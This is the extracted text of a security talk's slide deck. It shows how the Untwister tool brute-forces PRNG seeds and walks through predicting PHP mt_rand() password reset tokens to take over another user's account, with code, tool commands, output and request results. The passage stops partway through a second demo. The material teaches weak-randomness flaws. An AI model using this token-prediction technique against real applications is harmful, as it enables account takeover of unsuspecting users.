- Threaded; can exhaust 32 bit seed space MT with default depth in ~30 minutes on an AWS c4.8xlarge
- Straight forward to extend





Untwister Brute Force Algorithm 101

1. Set PRNG to use:

```
untwister->setPRNG(optarg);
```





Untwister Brute Force Algorithm 101

1. Set PRNG to use:

```
untwister->setPRNG(optarg);
```

2. Get minimum and maximum seed values for PRNG:

```
lowerBoundSeed = untwister->getMinSeed();  
upperBoundSeed = untwister->getMaxSeed();
```





Untwister Brute Force Algorithm 101

3. Determine difference between maximum and minimum seeds, split up work via worker threads accordingly:

```
for (unsigned int id = 0; id < m_threads; ++id) {  
    int64_t endAt = startAt + labor.at(id);  
  
    pool[id] = std::thread(&Untwister::m_worker, this, id,  
startAt, endAt);  
  
    startAt += labor.at(id);  
  
}
```





Untwister Brute Force Algorithm 101

3. Determine difference between maximum and minimum seeds, split up work via worker threads accordingly:

```
for (unsigned int id = 0; id < m_threads; ++id) {  
    int64_t endAt = startAt + labor.at(id);  
    pool[id] = std::thread(&Untwister::m_worker, this, id,  
startAt, endAt);  
    startAt += labor.at(id);  
}
```





Untwister Brute Force Algorithm 101

4. For each worker thread, seed a PRNG for each possible seed appropriate for the thread:

```
for(uint32_t seedIndex = startingSeed; seedIndex <= endingSeed;
++seedIndex)
{

    if(m_isCompleted->load(std::memory_order_relaxed))
    {
        break; // Some other thread found the seed
    }

    generator->seed(seedIndex);
    ...
}
```





Untwister Brute Force Algorithm 101

4. For each worker thread, seed a PRNG for each possible seed appropriate for the thread:

```
for(uint32_t seedIndex = startingSeed; seedIndex <= endingSeed;
++seedIndex)
{

    if(m_isCompleted->load(std::memory_order_relaxed))
    {
        break; // Some other thread found the seed
    }

    generator->seed(seedIndex);
    ...
}
```





Untwister Brute Force Algorithm 101

5. For each PRNG, generate output, checking against your known good input:

```
uint32_t matchesFound = 0;
for(uint32_t index = 0; index < m_depth; index++)
{
    uint32_t nextRand = generator->random();
    uint32_t observed = m_observedOutputs->at(matchesFound);

    if(observed == nextRand)
    {
        matchesFound++;
        if(matchesFound == m_observedOutputs->size())
        {
            break; // This seed is a winner if we get to the end
        }
    }
}
```





Untwister Brute Force Algorithm 101

5. For each PRNG, generate output, checking against your known good input:

```
uint32_t matchesFound = 0;
for(uint32_t index = 0; index < m_depth; index++)
{
    uint32_t nextRand = generator->random();
    uint32_t observed = m_observedOutputs->at(matchesFound);

    if(observed == nextRand)
    {
        matchesFound++;
        if(matchesFound == m_observedOutputs->size())
        {
            break; // This seed is a winner if we get to the end
        }
    }
}
```





Untwister Brute Force Algorithm 101

5. For each PRNG, generate output, checking against your known good input:

```
uint32_t matchesFound = 0;
for(uint32_t index = 0; index < m_depth; index++)
{
    uint32_t nextRand = generator->random();
    uint32_t observed = m_observedOutputs->at(matchesFound);

    if(observed == nextRand)
    {
        matchesFound++;
        if(matchesFound == m_observedOutputs->size())
        {
            break; // This seed is a winner if we get to the end
        }
    }
}
```





Untwister Brute Force Algorithm 101



Depth

Index	generator->random()
0	16949602868707041309

m_observedOutputs
12506524564675434216
4228681907780619614


matchesFound	0
matchesFound == m_observedOutputs->size()	False

Not So Random





Untwister Brute Force Algorithm 101




matchesFound	0
matchesFound == m_observedOutputs->size()	False

Not So Random





Untwister Brute Force Algorithm 101




matchesFound	1
matchesFound == m_observedOutputs->size()	False

Not So Random





Untwister Brute Force Algorithm 101



matchesFound	1
matchesFound == m_observedOutputs->size()	False

Not So Random





Untwister Brute Force Algorithm 101



Depth	Index	generator->random()	m_observedOutputs
	0	16949602868707041309	12506524564675434216
	1	12506524564675434216	4228681907780619614
	2	237607769106041948	
	3	4228681907780619614	


matchesFound	2
matchesFound == m_observedOutputs->size()	True

Not So Random





Untwister Brute Force Algorithm 101




Not So Random





Untwister Brute Force Algorithm 101



Not So Random





Untwister Brute Force Algorithm 101

Index	generator->random()	Usage
0	16949602868707041309	Another User Password Reset Token
1	12506524564675434216	Known Password Reset Token
2	237607769106041948	Another User Password Reset Token
3	4228681907780619614	Known Password Reset Token

Not So Random





PHASE 4 - DEMOS

Not So Random





Demos

1. Brute Force

- `PHP mt_rand()`

2. Brute Force Bounded Call

- `PHP mt_rand(0, 61)`

3. Weak Seeds

- `.NET System.Random()`





Overview – Brute Force

1. Generate and capture initial password reset tokens





Overview – Brute Force

1. Generate and capture initial password reset tokens
2. Generate password reset token for target user





Overview – Brute Force

1. Generate and capture initial password reset tokens
2. Generate password reset token for target user
3. Use captured initial password reset tokens and Untwister to obtain PRNG seed





Overview – Brute Force

1. Generate and capture initial password reset tokens
2. Generate password reset token for target user
3. Use captured initial password reset tokens and Untwister to obtain PRNG seed
4. Seed new PRNG with obtained seed





Overview – Brute Force

1. Generate and capture initial password reset tokens
2. Generate password reset token for target user
3. Use captured initial password reset tokens and Untwister to obtain PRNG seed
4. Seed new PRNG with obtained seed
5. Generate a number of tokens using seeded PRNG





Overview – Brute Force

1. Generate and capture initial password reset tokens
2. Generate password reset token for target user
3. Use captured initial password reset tokens and Untwister to obtain PRNG seed
4. Seed new PRNG with obtained seed
5. Generate a number of tokens using seeded PRNG
6. Attempt tokens against application for collision with target token





Brute Force - Source

```
class ResetPassword
{
    static function GenerateToken()
    {
        return mt_rand();
    }
}
```





Brute Force - Source

```
class ResetPassword
{
    static function GenerateToken()
    {
        return mt_rand();
    }
}
```

mt_rand() object
used to generate a
token





1. Generate and capture initial password reset tokens





PHP `mt_rand()` - Exploitation

- Receive email similar to the following:

“To reset your password, please click the following link:
<https://example.com/reset/644748169>”

- Repeat a few times, and note output:

2. 604629952

3. 1542177737

4. 920134305

...





2. Generate password reset token for target user





PHP `mt_rand()` - Exploitation

- Target user will receive email similar to the following:

“To reset your password, please click the following link:
`https://example.com/reset/<Unknown Value>`”

- **Password reset value is unknown at this point**





**3. Use captured initial password reset tokens and
Untwister to obtain PRNG seed**





PHP mt_rand() - Exploitation Theory



Obtain internal state
from known output

Output	Use
644748169	Known Password Reset Token
604629952	Known Password Reset Token
1542177737	Known Password Reset Token
920134305	Known Password Reset Token
????????????????	Target Password Reset Token





PHP `mt_rand()` Constructor

```
PHPAPI php_uint32 php_mt_rand(TSRMLS_D)
{
    /* Pull a 32-bit integer from the generator state
       Every other access function simply transforms the numbers extracted here */

    register php_uint32 s1;

    if (BG(left) == 0) {
        php_mt_reload(TSRMLS_C);
    }
    --BG(left);

    s1 = *BG(next)++;
    s1 ^= (s1 >> 11);
    s1 ^= (s1 << 7) & 0x9d2c5680U;
    s1 ^= (s1 << 15) & 0xefc60000U;
    return ( s1 ^ (s1 >> 18) );
}
```

- <https://github.com/php/php-src/blob/PHP-5.6.27/ext/standard/rand.c>





PHP mt_rand() - Untwister

```
uint32_t PHP_mt19937::random()  
{  
    return genrand_int32(m_mt) >> 1;  
}
```

Look familiar?

```
uint32_t PHP_mt19937::genrand_int32(struct MT *mt)  
{
```

```
    /* Pull a 32-bit integer from the generator state  
       Every other access function simply transforms the numbers extracted here */  
  
    register uint32_t s1;  
  
    if (m_left) == 0) {  
        php_mt_reload();  
    }  
    --m_left;  
  
    s1 = *m_next)++;  
    s1 ^= (s1 >> 11);  
    s1 ^= (s1 << 7) & 0x9d2c5680U;  
    s1 ^= (s1 << 15) & 0xefc60000U;  
    return ( s1 ^ (s1 >> 18) );  
}
```

Not So Random





PHP mt_rand() - Exploitation

```
# cat tokens.txt
```

```
644748169
```

```
604629952
```

```
1542177737
```

```
920134305
```

```
1648525976
```

```
656744263
```

```
970624517
```

```
591850366
```

```
1545047849
```

```
1100417347
```

Not So Random





PHP mt_rand() - Exploitation

```
root@kali:~# ./untwister/untwister -r php-mt_rand -i  
tokens.txt
```

```
[!] Not enough observed values to perform state  
inference, try again with more than 624 values.
```

```
[*] Looking for seed using php-mt_rand
```

```
[*] Spawning 2 worker thread(s) ...
```

```
[*] Completed in 0 second(s)
```

```
[$] Found seed 123 with a confidence of 100.00%
```





4. Seed new PRNG with obtained seed





PHP mt_rand() - Exploitation

```
class ResetPassword
{
    static function GenerateToken()
    {
        return mt_rand();
    }
}

$recovered_seed = 123;
mt_srand($recovered_seed);

for($i = 0; $i < 32; $i++){
    print(ResetPassword::GenerateToken() . "\n");
}
```





PHP mt_rand() - Exploitation

```
class ResetPassword
{
    static function GenerateToken()
    {
        return mt_rand();
    }
}
```

```
$recovered_seed = 123;
mt_srand($recovered_seed);
```

```
for($i = 0; $i < 32; $i++){
    print(ResetPassword::GenerateToken() . "\n");
}
```





5. Generate a number of tokens using seeded PRNG





PHP mt_rand() - Exploitation

```
# php generateTokens.php  
644748169  
604629952  
1542177737  
920134305  
1648525976  
656744263  
970624517  
591850366  
1545047849  
1100417347  
1231269707
```

Not So Random





6. Attempt tokens against application for collision with target token





PHP mt_rand() - Exploitation

Request	Payload	Status	Error	Timeout	Length ▾
11	1231269707	200	<input type="checkbox"/>	<input type="checkbox"/>	84558
0		200	<input type="checkbox"/>	<input type="checkbox"/>	212
1	644748169	200	<input type="checkbox"/>	<input type="checkbox"/>	212
2	604629952	200	<input type="checkbox"/>	<input type="checkbox"/>	212
3	1542177737	200	<input type="checkbox"/>	<input type="checkbox"/>	212
4	920134305	200	<input type="checkbox"/>	<input type="checkbox"/>	212
5	1648525976	200	<input type="checkbox"/>	<input type="checkbox"/>	212
6	656744263	200	<input type="checkbox"/>	<input type="checkbox"/>	212
7	970624517	200	<input type="checkbox"/>	<input type="checkbox"/>	212
8	591850366	200	<input type="checkbox"/>	<input type="checkbox"/>	212
9	1545047849	200	<input type="checkbox"/>	<input type="checkbox"/>	212
10	1100417347	200	<input type="checkbox"/>	<input type="checkbox"/>	212
12	1675096860	200	<input type="checkbox"/>	<input type="checkbox"/>	212
13	2106175083	200	<input type="checkbox"/>	<input type="checkbox"/>	212
14	1272110508	200	<input type="checkbox"/>	<input type="checkbox"/>	212

Not So Random





PHP mt_rand() - Exploitation

“To reset your password, please click the following link:
<https://example.com/reset/1231269707>”





Exploitation Theory

Our PRNG

Obtain next value

Output	Use
644748169	Known Password Reset Token
604629952	Known Password Reset Token
1542177737	Known Password Reset Token
920134305	Known Password Reset Token
1231269707	Target Password Reset Token

Not So Random





Demos

1. Brute Force

- PHP `mt_rand()`

3. Weak Seeds

- .NET `System.Random()`

2. Brute Force Bounded Call

- PHP `mt_rand(0, 61)`





Overview – Brute Force Bounded Call

1. Generate and capture initial password reset tokens





Overview – Brute Force Bounded Call

1. Generate and capture initial password reset tokens
2. Generate password reset token for target user





Overview – Brute Force Bounded Call

1. Generate and capture initial password reset tokens
2. Generate password reset token for target user
3. Use captured initial password reset tokens and Untwister to obtain PRNG seed





Overview – Brute Force Bounded Call

1. Generate and capture initial password reset tokens
2. Generate password reset token for target user
3. Use captured initial password reset tokens and Untwister to obtain PRNG seed
4. Seed new PRNG with obtained seed





Overview – Brute Force Bounded Call

1. Generate and capture initial password reset tokens
2. Generate password reset token for target user
3. Use captured initial password reset tokens and Untwister to obtain PRNG seed
4. Seed new PRNG with obtained seed
5. Generate a number of tokens using seeded PRNG





Overview – Brute Force Bounded Call

1. Generate and capture initial password reset tokens
2. Generate password reset token for target user
3. Use captured initial password reset tokens and Untwister to obtain PRNG seed
4. Seed new PRNG with obtained seed
5. Generate a number of tokens using seeded PRNG
6. Attempt tokens against application for collision with target token





Brute Force Bounded Call - Source

```
class ResetPassword
{
    static function GenerateToken()
    {
        $token_length = 32;
        $search_space =
'0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ';
        $search_space_length = strlen($search_space);
        $token = '';

        for ($i = 0; $i < $token_length; $i++) {
            $index = mt_rand(0, $search_space_length - 1);
            $character = $search_space[$index];
            $token = $token + $character;
        }
        return $token;
    }
}
```





Brute Force Bounded Call - Source

```
class ResetPassword
{
    static function GenerateToken()
    {
        $token_length = 32;
        $search_space =
'0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ';
        $search_space_length = strlen($search_space);
        $token = '';

        for ($i = 0; $i < $token_length; $i++) {
            $index = mt_rand(0, $search_space_length - 1);
            $character = $search_space[$index];
            $token = $token + $character;
        }
        return $token;
    }
}
```

mt_rand() object
used to generate a
token





1. Generate and capture initial password reset tokens





PHP mt_rand(0, 61) - Exploitation

- Receive email similar to the following:

“To reset your password, please click the following link:
<https://example.com/reset/K1aQdFbhmQoj67Lbba9qzknkqhR5jXwz>”

- Repeat a few times, and note output:

```
2. rrEahOjVbA7cK4ZwmG9KsERVNQ8WMq19
3. 97sRz0OYI4CfE5JBrb3B9068bXA02Mle
4. mSNj01w16M7nb5o42NjDYcwUtcSyFwJd
...
```





2. Generate password reset token for target user





PHP mt_rand(0, 61) - Exploitation

- Target user will receive email similar to the following:

“To reset your password, please click the following link:
<https://example.com/reset/<Unknown Value>>”

- **Password reset value is unknown at this point**





**3. Use captured initial password reset tokens and
Untwister to obtain PRNG seed**





Exploitation Theory

Target PRNG

Obtain internal state
from known output

Output	Use
K1aQdFbhmQoj67Lbba9qzknk qhR5jXwz	Known Password Reset Token
rrEahOjVbA7cK4ZwmG9KsERV NQ8WMq19	Known Password Reset Token
